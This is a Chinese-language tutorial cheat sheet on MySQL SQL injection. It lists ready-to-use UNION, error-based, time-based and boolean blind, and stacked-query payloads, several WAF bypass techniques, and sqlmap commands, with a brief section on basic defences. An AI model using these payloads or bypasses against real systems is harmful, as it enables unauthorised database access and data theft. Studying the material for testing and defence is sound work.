sql注入
sql注入
sql注入的语法语句
增删改查
1 | insert into table_name values();增 |
sql注入之系统库(高版本(5.1之后)才有)
1.information_schema库
schemata表包含mysql中的所有库名table_schema(字段)
tables表包含整个mysql数据库的所有表名table_name(字段)
columns表包含整个mysql的字段名column_name(字段)
2.performance_schema库
mysql5.5版本后新增,主要收集数据库性能参数
3.mysql库
主要存储用户信息 user表 host 与 user_name(字段)
4.sys库
mysql5.7后新增的库,主要是以视图的方式结合information_schema库与performance_schema库
sql手工注入
1.找注入点 ‘ and 1=1 –+;
2.看有无回显(若有可用order by 找出字段数,再用联合查询union,若无可用盲注报错盲注,布尔盲注,时间盲注)
3.爆数据库名(databases()函数)
4.爆表名(利用系统库information_schema.tables)
5.爆字段名(利用系统库information_schema.columns)
6.爆数据(直接查询语句)
sql注入之基础防御
魔术引号
magical_quotes_gpc
若输入数据有单引号(’)双引号(”)反斜线(\)与NULL都会在前面加上反斜杠(\)
内置函数
1.is_int 若输入数据不为int型,则被过滤
2.str_replace(“A”,”B”,”C”)函数把字符串C中的A子串替换为B字符串
sql注入的数据类型
1.数字型注入点
无需进行闭合可直接用,若可在id这里注入(以GET型举例)?id=1 and 1=1
1 | select * from 表名 where id=1 and 1=1 |
2.字符型注入点
需进行闭合,若可在username这里注入(以GET型举例)?username=1’ and1=1–+ (利用–+注释掉后面语句) (‘ and1=1–+)
1 | select * from 表名 where username='1' and 1=1--+ ' |
3.搜索型注入
需进行闭合,若可在username这里注入(以GET型举例)?username like ‘%测试%’ and ‘%1%’=’%1%’–+%’ (%’ and ‘%1%’=’%1%’–+)
1 | select * from 表名 where username like '%测试%' and '%1%'='%1%'--+%' |
sql注入之报错注入
利用extractvalue(1,2)与 updatexml(1,2,1)在2的位置需要输入xpath格式,若不为xpath格式就会报错并且回显在屏幕内。所以可在位置2处注入SQL语句会执行并且强制回显
eg:
1 | extractvalue(1,concat(0x7e,database(),0x7e)) 返回 ~数据库名~ |
eg:
1 | updatexml(1,concat(0x7e,database(),0x7e),1) 返回 ~数据库名~ |
sql注入之延时注入
利用if()函数与sleep()函数进行延时返回页面判断输入语句是否正确
利用几个分割函数
1.mid(a,b,c)函数 截取 a字符串,从b位开始截取c个
eg:
1 | mid('string',1,1) 返回 s |
2.substr(a,b,c)函数 与mid()函数一样
if(sql语句,sleep(5),3)sql语句返回true 则延时5秒,反之直接返回,进行判断,配合二分法爆破
eg:
1 | if((mid(database(),1,1)>64),sleep(5),3) 如果库名第一个字母大于ascii码大于64则延时5秒返回 |
sql注入之布尔注入
注入SQL语句后,成功查询与未成功查询返回页面不一样,则可利用布尔盲注,配合二分法
eg:已知字段数为2
1 | select * from 表名 where username='1' union select 1,mid(database(),1,1)>64; |
观察页面返回情况判断库名第一个字母是否大于ascii码大于64
sql注入之加密注入
将SQL语句加密为base64,hex,16进制等等编码格式进行注入
sql注入之堆叠注入
利用分号进行分割执行2条及以上SQL语句
1 | select * from 表名 where username='1' ;show databases; |
sql注入之WAF绕过
1.关键词大小写绕过
有的WAF只匹配纯大写或小写,对大小写混写直接无视,可利用大小写混写绕过
1 | eg:union select --> UNion SeLecT |
2.编码绕过
使用url编码,unicode编码,16进制编码,hex编码等等
1 | eg: union select 1,2,3# -->union%0aselect 1\u002c,3%23 |
3.双写绕过
部分WAF只对字符串识别一次,删除敏感字段并拼接剩余字段
1 | eg: UNunionION , SELselectECT , anandd |
4.换行绕过
1 | eg: select * from admin where username=\n union select 1,database() from admin |
5.注释符内联注入绕过
1 | eg: union select --> /*!union*/ /*--*/ select |
内联注释符内!后面语句会执行
6.同义词替换
1 | and = && |
7.http参数污染
对目标发送多个参数,如果WAF只过滤一次,则可绕过
传入多参数接收规则

1 | eg: ?id=1&id=2&id=3 |
WAF绕过的思路就是让WAF的检测规则识别不到输入的敏感关键字,可灵活结合上面的所有方法,增加绕过的可能性
sqlmap使用
1 | --dbs 获取所有数据库 |
get型 在终端中执行sqlmap.py -u “url” -p 标签名 –level 1(1到5) –risk1(1到5)
post 型第一种方法
1.抓包,复制内容保存在一文本文件中如1.txt
2.在终端中执行 sqlmap.py -r 1.txt的绝对路径
post 型第二种方法
终端中执行sqlmap.py -u “url” –forms